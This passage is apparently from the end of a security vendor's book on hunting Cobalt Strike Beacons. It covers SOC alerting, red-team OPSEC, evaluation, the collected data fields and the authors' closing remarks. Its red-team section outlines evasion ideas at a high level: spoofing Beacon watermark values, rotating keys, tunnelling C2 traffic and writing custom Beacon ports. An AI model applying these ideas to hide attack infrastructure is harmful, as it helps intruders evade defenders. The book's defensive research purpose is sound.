


Figure 98 – Covariance ranking of features used to train a Cobalt Strike Beacon detection model (feature labels redacted)

We plan to revisit this topic more in-depth in a future book!

SOC

SOC analysts can take the enriched dataset and begin to select common indicators with which to build rules for alerting. The most obvious data to consume first is the IP and port listings, as well as URIs, certificate information and module names. These are typically indicators that most EDR platforms support and that tend to yield high-confidence alerts.

In general, anything that benefits the SOC also benefits our XDR products and services. We can use correlation techniques to improve the accuracy of alerts, thereby reducing alert fatigue. But we can also begin to provide context and meaning beyond simply tagging traffic as originating from Cobalt Strike Beacon.

These days, the most powerful opportunity for SOC analysts is in identifying threat groups from incident alerts and providing actionable intelligence alongside contextual details. This will empower analysts and responders alike in their decision-making and case-handling from the moment an incident occurs.

RED TEAM

Although red teams were not a direct stakeholder in any phase of our CTI lifecycle, it's worth spending some time considering the implications of some of the findings with respect to OPSEC when deploying Cobalt Strike.

The first consideration is around the general hardening of Team Server infrastructure. We've observed several threat groups deploying complex tunnelling mechanisms to obscure their C2 infrastructure in the past, and we expect this to become more commonplace, especially as it helps to defeat automated hunting systems. From SOCKS proxies to TOR fronting, SSH tunnelling and general IP hardening, we expect red teamers and threat actors will likely step up their game with respect to network OPSEC.

The next major consideration concerns the new “watermarks”, and the possibilities that now exist for tracking Team Server operators based on these hidden values. Whilst some of the values may be trivially spoofed without harming the functionality of Beacon, such as the *PROCINJ_STUB* and *DEPRECATED_SPAWNTO*, others, like the SSL public key, cannot be tampered with as easily without breaking the C2 check-in process. This would leave operators with little choice but to rotate public/private keys often, which would likely be a hassle to perform with any regularity.

It might seem like creating a highly customized Beacon would be an obvious choice for attackers. But that’s the beauty of this method of correlation. While the intention of many bad actors was to use Cobalt Strike to blend in with the crowd, it is now becoming apparent that there is sufficient “uniqueness” in Beacon configurations to track and monitor users.

The main consideration for attackers when deploying Cobalt Strike these days is how best to strike a balance when customizing Beacon. Use a default Malleable C2 profile and you risk being easily blocked on the endpoint, while conversely, if you supply a highly customized profile, you risk being easily tracked. Finally, a perhaps more drastic approach to evade detection would be to write your own customized port of Beacon to interoperate with Team Server. This is exactly the method that researchers at Intezer recently discovered, with a Linux port of Beacon build for RedHat distributions and leveraging OpenSSL for cryptography. Interestingly, the new Beacon, dubbed Vermilion Strike, retains the configuration data from Windows Beacons (simply ignoring irrelevant settings), meaning the possibility for clustering on the SSL public key and other hidden watermarks still exists.

Intezer
Vermilion Strike: Linux and Windows Re-implementation of Cobalt Strike
https://www.intezer.com/blog/malware-analysis/vermilionstrike-reimplementation-cobaltstrike/

Defenders and attackers will continue to play the cat and mouse game. We wait for the inevitable advances in OPSEC with bated breath.

EVALUATION AND FEEDBACK

The evaluation and feedback stage has led to continuous improvement throughout the CTI lifecycle, and indeed, will most likely continue to yield improvements long after this book has been published.

During the early phase of the lifecycle, most feedback was focused on enhancing our automation platform, with the primary focus on producing more intelligence data to allow us greater options for clustering. Initially we started with a dataset mostly comprising parsed Beacon configuration data, but over time, this has grown considerably to ultimately include:

Team Server information
- First/Last seen dates and times
- Certificate name/serial/domain/hash
- Geolocation
- ASN
- Netblock

Beacon configuration
- Configuration settings
- Time zone offset
- Malleable C2 profile identification
- Domain fronting
- Rich headers
- Import hashes
- Compile times
- Module name
- Exports

Miscellaneous
- Threat actor
- Labels
- OSINT correlation

Since disseminating the dataset to our various stakeholders, feedback is becoming more tailored to each consumer's specific circumstances. Some stakeholders require confidence ratings for IP blocklists, others want real-time updates for new Team Servers and Beacons discovered in the wild, while some want charts and graphs to plot the Cobalt landscape. Some of these tasks take minutes to complete, while others are perhaps slightly more involved, and will feed back into our software development lifecycle for planning and implementation.

FULFILLING THE XDR MISSION

As the CTI discipline matures, we find the process becoming less of an art and more of a science. This newly emerging intelligence paradigm has led to huge benefits for cyber awareness across all security products and services in the XDR solution space. Intelligence-led protection will pave the way for smarter, more unified security services with increased awareness. Greater intelligence and awareness will ultimately lead to significant gains in machine-based detection capabilities, as well as superior real-time contextual information.

Combining the holistic view of the security landscape offered by XDR with contextual intelligence and deep insights offers many exciting new opportunities in the cybersecurity arena. One such avenue, machine-based decision-making in response to incidents, seems imminently achievable. By automatically deriving playbooks from contextual intelligence correlated with alerts, we can potentially greatly aid decision making and case management in response to incidents for SOC and IR teams alike.

BEYOND THE HYPE AND BACK AGAIN

A final word on CTI; we created this book as a case study highlighting the importance of the lifecycle, and how to think about the processes that may be required. There are ideas on building a data-gathering and intelligence-creation pipeline, using automation to collect and ingest data, correlating what you are seeing, and linking to existing research.

We tried to frame this as a defined, structured approach; one that needs to be repeatable. In this way, it's more science, and less art. While all of this is true, working in this field is immensely rewarding and at times, downright awesome.

Don't take the seriousness with which we've talked about frameworks and proper procedures in this book as meaning you will have less fun. The truth is quite the opposite: By ensuring you have the right processes and technology in place, the people working with the data will have more time to focus on the cool shi… stuff. It provides the base from which to let creativity flow.

Being involved in the work of threat intelligence often does not feel like a job. The rush when a hypothesis is proven correct is addictive. So too is the personal challenge you can set for yourself when you experience a moment of finding your hypothesis is wrong. Wanting, even needing, to understand the data and why you were wrong is intoxicating.

Our lofty hope is that this book can be used to help teams understand the environment they operate in, to make better decisions. We hope to get you to a point of taking proactive measures to stop or detect malice sooner. And we want more people to experience the rush of doing this important work.

To all the analysts, researchers, IR, SOC and intelligence teams reading this, we hope you're having as much fun as we are in making the world a better, safer place.

– The BlackBerry Research and Intelligence Team

Finding Beacons in the Dark is a labor of love, by practitioners for practitioners.

Throughout this book, we demonstrate our Cyber Threat Intelligence (CTI) lifecycle, and we show how you can build your own automation system to proactively hunt for threats; in this case, the most pervasive post-exploitation software of today, Cobalt Strike.

We document a step-by-step approach to building this automation system and honing its hunting capabilities, and provide an in-depth look at Cobalt Strike Beacon's configuration and Malleable C2 profiles. Over the course of this book, we reveal insights, trends and discoveries from "constellating" over 48,000 Beacons and 6,000 unique Team Servers.

We'll also show you the power of intelligence correlation that can be gleaned from datasets such as these. We detail how it can be used to:

- Build profiles of threat actors
- Broaden knowledge of existing threat groups
- Track both ongoing and new threat actor campaigns

We hope this information can be used by security practitioners to:

- Provide actionable intelligence to SOC analysts, IR teams and investigators
- Help reduce alert-fatigue
- Improve threat detection
- Fine-tune security solutions and services

"The most thorough "bulk analysis" on the topic of Cobalt Strike ever published."

– *Steve Miller*, Stairwell Inc.